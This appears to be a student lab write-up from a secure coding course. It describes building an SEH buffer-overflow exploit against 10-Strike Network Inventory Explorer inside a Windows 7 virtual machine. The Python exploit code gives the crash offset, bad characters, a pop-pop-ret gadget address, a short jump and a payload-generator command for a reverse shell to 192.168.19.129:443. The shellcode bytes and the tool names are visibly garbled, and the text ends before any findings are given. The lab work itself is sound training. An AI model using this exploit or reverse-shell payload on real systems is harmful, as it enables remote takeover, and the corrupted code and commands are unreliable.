


CSE2010-Secure coding

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
Download Vullin.zip from MS Teams




Deploy a virtual Windows 7 and copy the vullin.zip into it



After unzipping the files:-



Download python



```

Import struct

'''
Message = Pattern hIAh (0x69411349) found in cyclic pattern at position 214
'''

OFFSET = 214

'''
badchars = '\x00\x09\x0a\x0d\x0e\x1a\x1f'
'''

Log data, item 23
Address=0x01015af4
Message= 0x01015af4 : pop ecx # pop ebp # ret 0x04 | (PAGE_EXECUTE_READWRITE) (NetworkInventory\Explorer.exe) ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0- (C:\Program Files (x86)\10-Strike Network Inventory Explorer F
'''

pop_pop_ret = struct.pack('<i', 0x01015af4)

short_jump = '\xEB\x06\x0A\x90'


'''
nafrpcn -p windows/shell_reverser_cop LHOST=192.168.19.129 LPORT=443 -f python -v shellcode -b '\x00\x09\x0a\x0d\x0e\x1a\x1f' EXITFUNC=thread
'''

shellcode = ''
'''
\xda\xea\x07\x0a\x0e\x50\x53\x0e\x0d\x93\x74\x24\x7e*
\xcd\x23\x0c\x1b\x02\x03\x0e\x0c\x1d\x15\x13*
\x03\xbb\x43\xdb\x1a\x15\xdb\x5c\x07\x0d\x0f\x04*
\x07\x0d\x0a\x76\x07\x0d\x04\x0e\x2f\x0e\x0f\x0d*
\x07\x0d\x0a\x02\x03\x07\x0e\x1a\x1e\x1a\x0d\x0a\x0e*
\x18\x0e\x0d\x0c\x03\x14\x06\x1a\x0c\x01\x09\x08\x0a*
\x07\x0d\x0a\x02\x12\x03\x05\x05\x07\x06\x0d\x0b\x0a*
\x14\x01\x0a\x1b\x04\x0a\x08\x03\x02\x0c\x1a\x0e\x0b*
\x12\x0a\x12\x07\x07\x07\x0e\x0b\x0e\x1a\x1a\x0a\x0e*
\x0a\x0e\x07\x0a\x0f\x0a\x0c\x0b\x09\x0a\x0b\x0a\x0b*
\x05\x0f\x02\x09\x0b\x0c\x0c\x0a\x04\x09\x0f\x0b\x0a*
\x05\x07\x0c\x0f\x03\x0a\x0e\x02\x0b\x02\x0b\x07\x0d*
\x07\x0f\x0b\x01\x0e\x0d\x07\x0c\x10\x03\x0a\x0a\x0a*
\x07\x1a\x0b\x0f\x0a\x0a\x05\x05\x07\x14\x0d\x0a\x06\x0a*
\x02\x0e\x0a\x0c\x1a\x06\x05\x03\x02\x0a\x0a\x0a\x0c*
\x14\x07\x0b\x0f\x0c\x12\x0a\x0c\x0c\x0e\x0a\x0a\x0a*
\x03\x03\x03\x0a\x0e\x1a\x14\x0a\x05\x05\x0a\x0a\x0a*
\x03\x03\x03\x0a\x0b\x09\x09\x09\x09\x09\x0a\x0c\x0a*
\x0a\x0e\x08\x0b\x09\x0a\x0f\x09\x09\x0a\x0a\x07\x0d*
\x03\x07\x07\x0b\x0a\x0a\x0a\x02\x02\x07\x02\x07\x0a\x0a*
\x04\x07\x09\x0a\x0a\x0a\x09\x0a\x07\x0b\x0a\x0a\x0a*
\x02\x17\x0a\x0a\x0b\x0a\x06\x02\x02\x02\x0e\x0e\x0a\x0a*
\x06\x0d\x0a\x0b\x03\x03\x03\x03\x1a\x0a\x0e\x0b\x0d*
\x0b\x0f\x0c\x17\x0a\x0a\x02\x03\x03\x03\x02\x0a\x0a*
\x07\x0a\x0a\x0a\x0a\x02\x09\x0a\x0f\x0a\x0a\x0a\x07*
\x0c\x0b\x0a\x01\x0c\x0a\x06\x0a\x03\x0d\x0e\x07\x0d\x0a*
\x09\x02\x09\x05\x05\x0a\x07\x0d\x07\x0c\x03\x03\x07\x0a*
'''


```

A screenshot of a Windows-style Notepad application window. The title bar at the top reads "exploit - Notepad". Below it is a menu bar with five items: "File", "Edit", "Format", "View", and "Help". The main editing area is mostly blank white space, except for a single horizontal line near the top consisting of many small, connected wavy characters resembling a sawtooth or zigzag pattern. At the bottom of the window, there is a status bar showing a left-pointing arrow, the number "10", and a right-pointing arrow.

Installing Vuln_Program_Stream.exe and running the same



Copy pasting generated payload in different text fields



Vulnerability found:-

